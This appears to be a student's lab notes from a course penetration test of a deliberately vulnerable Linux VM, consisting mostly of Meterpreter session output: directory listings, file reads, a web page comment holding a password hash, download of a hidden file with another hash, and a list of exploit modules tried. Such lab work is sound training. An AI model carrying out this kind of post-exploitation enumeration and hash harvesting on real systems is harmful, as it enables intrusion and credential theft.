40755/rwxr-xr-x  4096  dir   2010-04-28 16:28:08 -0400  postgresql
40755/rwxr-xr-x  4096  dir   2010-04-28 16:28:08 -0400  python-support
40755/rwxr-xr-x  4096  dir   2010-04-28 16:27:01 -0400  samba
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:18 -0400  security
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:57 -0400  sgml-base
40755/rwxr-xr-x  4096  dir   2010-04-28 16:28:08 -0400  tomcat5.5
40755/rwxr-xr-x  4096  dir   2012-05-20 14:38:27 -0400  ucf
40755/rwxr-xr-x  4096  dir   2010-04-28 16:27:01 -0400  ufw
40755/rwxr-xr-x  4096  dir   2010-04-28 16:27:02 -0400  update-manager
40755/rwxr-xr-x  4096  dir   2020-11-25 19:10:41 -0500  urandom
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:48 -0400  vim
40755/rwxr-xr-x  4096  dir   2012-05-20 14:43:52 -0400  x11
40755/rwxr-xr-x  4096  dir   2012-05-20 14:38:43 -0400  xkb

```

```

meterpreter > cd mysql
meterpreter > ls
Listing: /var/lib/mysql
=====
Mode          Size   Type  Last modified      Name
=====
40700/rw----- 4096  dir   2020-10-30 16:01:41 -0400  CIS4240
100644/rw-r--r-- 0     fil   2010-04-28 16:26:21 -0400  debian-5.0.flag
40700/rwx----- 4096  dir   2012-05-20 15:24:13 -0400  dwva
100660/rw-rw--- 5242880 fil   2020-11-25 19:11:09 -0500  ib_logfile0
100660/rw-rw--- 5242880 fil   2010-04-28 16:26:21 -0400  ib_logfile1
100660/rw-rw--- 10485760 fil   2020-10-30 16:27:53 -0400  ibdata1
40700/rwx----- 4096  dir   2012-05-14 01:55:04 -0400  metasploit
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:19 -0400  mysql
100600/rw----- 7     fil   2010-04-28 16:26:19 -0400  mysql_upgrade_info
40700/rwx----- 4096  dir   2012-05-14 02:04:09 -0400  owasp10
40700/rwx----- 32768 dir   2010-04-28 16:26:21 -0400  tikiwiki
40700/rwx----- 32768 dir   2010-04-28 16:26:20 -0400  tikiwiki195

```

Cannot cd into CIS4240 directory.

```

meterpreter > cd belocs
meterpreter > ls
Listing: /var/lib/belocs
=====
Mode          Size   Type  Last modified      Name
=====
100644/rw-r--r-- 198   fil   2010-04-28 16:26:21 -0400  hashfile
100644/rw-r--r-- 18017  fil   2010-04-28 16:26:21 -0400  hashfile.new
100644/rw-r--r-- 198   fil   2010-04-28 16:26:21 -0400  hashfile.old
100644/rw-r--r-- 19    fil   2010-04-28 16:26:21 -0400  list
100644/rw-r--r-- 11385  fil   2010-04-28 16:26:21 -0400  locales.dep
100644/rw-r--r-- 9     fil   2010-04-28 16:26:21 -0400  magic

meterpreter > cat magic
20051014

```

```
meterpreter > cat hashfile
8c37dfb3d690ee811b0bcccf2802c571 /usr/share/i18n/locales/en_US
b21a562d357bc8af449d3e0c9e665868 /usr/share/i18n/locales/en_GB
244f3298b678a9e02a95071c80612fda /usr/share/i18n/locales/iso14651_t1
```

```
meterpreter > ls initramfs-tools
Listing: initramfs-tools
=====
Mode          Size  Type  Last modified      Name
_____
100644/rw-r--r--  76   fil   2012-05-13 23:35:56 -0400  2.6.24-16-server
meterpreter > cat initramfs-tools/2.6.24-16-server
29b1434f6f3744a8701fb77fdc6d9d09867e574 /boot/initrd.img-2.6.24-16-server
meterpreter >
```

Cannot ls php5 directory.

```
meterpreter > ls x11
Listing: x11
=====
Mode          Size  Type  Last modified      Name
_____
100644/rw-r--r--  13   fil   2012-05-20 14:43:52 -0400  X.roster
100644/rw-r--r--  59   fil   2010-04-28 16:26:57 -0400  Xwrapper.config.md5sum
100644/rw-r--r--  11   fil   2010-04-28 16:26:57 -0400  Xwrapper.config.roster
100644/rw-r--r--  53   fil   2012-05-20 14:43:52 -0400  xorg.conf.md5sum
100644/rw-r--r--  13   fil   2012-05-20 14:43:52 -0400  xorg.conf.roster

meterpreter > cat x11/X.roster
xserver-xorg
meterpreter > cat x11/Xwrapper.config.md5sum
c776b43caa034f56022f2bc58578b94b /etc/X11/Xwrapper.config
```

```
meterpreter > cat index.html
<html>
<title>Firelock LLC</title>
<body>
<h1>Welcome</h1>
<p>
Our web developer is at home with a broken coccyx and cannot
finish the site right now. Wish her well and send her a card if
you like:</p>
<li> Judy Fifth
<li> 123 Credibility St
<li> Kingsport, MA 12345

<!—CIS4240:$apr1$XXfz2au1$aXFgKHoxmg9vbzNFr2D6/0 —>
</body>
</html>
```

```
meterpreter > cat readme.php
<?php
/* vim: set expandtab sw=4 ts=4 sts=4: */
/**
 * Simple script to set correct charset for the readme
 *
 * Note: please do not fold this script into a general script
 * that would read any file using a GET parameter, it would open a hole
 *
 * @version $Id: readme.php 10142 2007-03-20 10:32:13Z cybot_tm $
 */

/**
 *
 */
header('Content-type: text/plain; charset=utf-8');
readfile('README');
?>
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	38	fil	2020-10-30 16:30:46 -0400	.cis4240
40755/rwxr-xr-x	4096	dir	2012-05-13 23:35:33 -0400	bin
40755/rwxr-xr-x	1024	dir	2012-05-13 23:36:28 -0400	boot
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:18 -0400	cdrom
40755/rwxr-xr-x	13500	dir	2020-11-25 19:10:42 -0500	dev
40755/rwxr-xr-x	4096	dir	2020-11-25 19:11:53 -0500	etc
40755/rwxr-xr-x	4096	dir	2020-10-26 10:54:18 -0400	home
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	initrd
100644/rw-r--r--	7929183	fil	2012-05-13 23:36:28 -0400	initrd.img
40755/rwxr-xr-x	4096	dir	2012-05-13 23:35:22 -0400	lib
40700/rwx-----	16384	dir	2010-04-28 16:26:18 -0400	lost+found
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:18 -0400	media
40755/rwxr-xr-x	4096	dir	2010-04-28 16:22:28 -0400	mnt
100600/rw-----	13752	fil	2020-11-25 19:12:30 -0500	nohup.out
40755/rwxr-xr-x	4096	dir	2020-10-30 16:19:46 -0400	opt
40555/r-xr-xr-x	0	dir	2020-11-25 19:10:01 -0500	proc
40755/rwxr-xr-x	4096	dir	2020-11-25 19:12:29 -0500	root
40755/rwxr-xr-x	4096	dir	2012-05-13 21:54:53 -0400	sbin
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:00 -0400	srv
40755/rwxr-xr-x	0	dir	2020-11-25 19:10:02 -0500	sys
41777/rwxrwxrwx	4096	dir	2020-11-25 20:23:30 -0500	tmp
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	usr
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	var
100644/rw-r--r--	1987288	fil	2010-04-28 16:54:19 -0400	vmlinuz

```
meterpreter > download .cis4240
[*] Downloading: .cis4240 → .cis4240
[*] Downloaded 38.00 B of 38.00 B (100.0%): .cis4240 → .cis4240
[*] download   : .cis4240 → .cis4240
meterpreter > cat .cis4240
$apr1$d.Vv.p1x$835x0YeWLfoFQJOSMvUSX0
```

```
meterpreter > ls home
Listing: home
=====
Mode          Size  Type  Last modified      Name
---          ---  ---   ---           ---
40755/rwxr-xr-x  4096  dir   2020-10-26 10:49:49 -0400  beverly
40755/rwxr-xr-x  4096  dir   2020-10-30 16:35:05 -0400  ftp
40755/rwxr-xr-x  4096  dir   2020-10-26 10:48:49 -0400  howard
40755/rwxr-xr-x  4096  dir   2020-10-30 16:55:48 -0400  msfadmin
40755/rwxr-xr-x  4096  dir   2020-10-26 10:54:56 -0400  phil
40755/rwxr-xr-x  4096  dir   2020-10-07 16:44:23 -0400  ptester
40755/rwxr-xr-x  4096  dir   2010-04-28 16:22:12 -0400  service
40755/rwxr-xr-x  4096  dir   2010-05-07 14:38:06 -0400  user
```

9:48PM

Exploit session ended.

10:00PM

Tried using exploits: 348, 334, 329, 317, 291, 290, 289, 18, 30, 48, 57, 56, 55, 64.

Only 320 worked.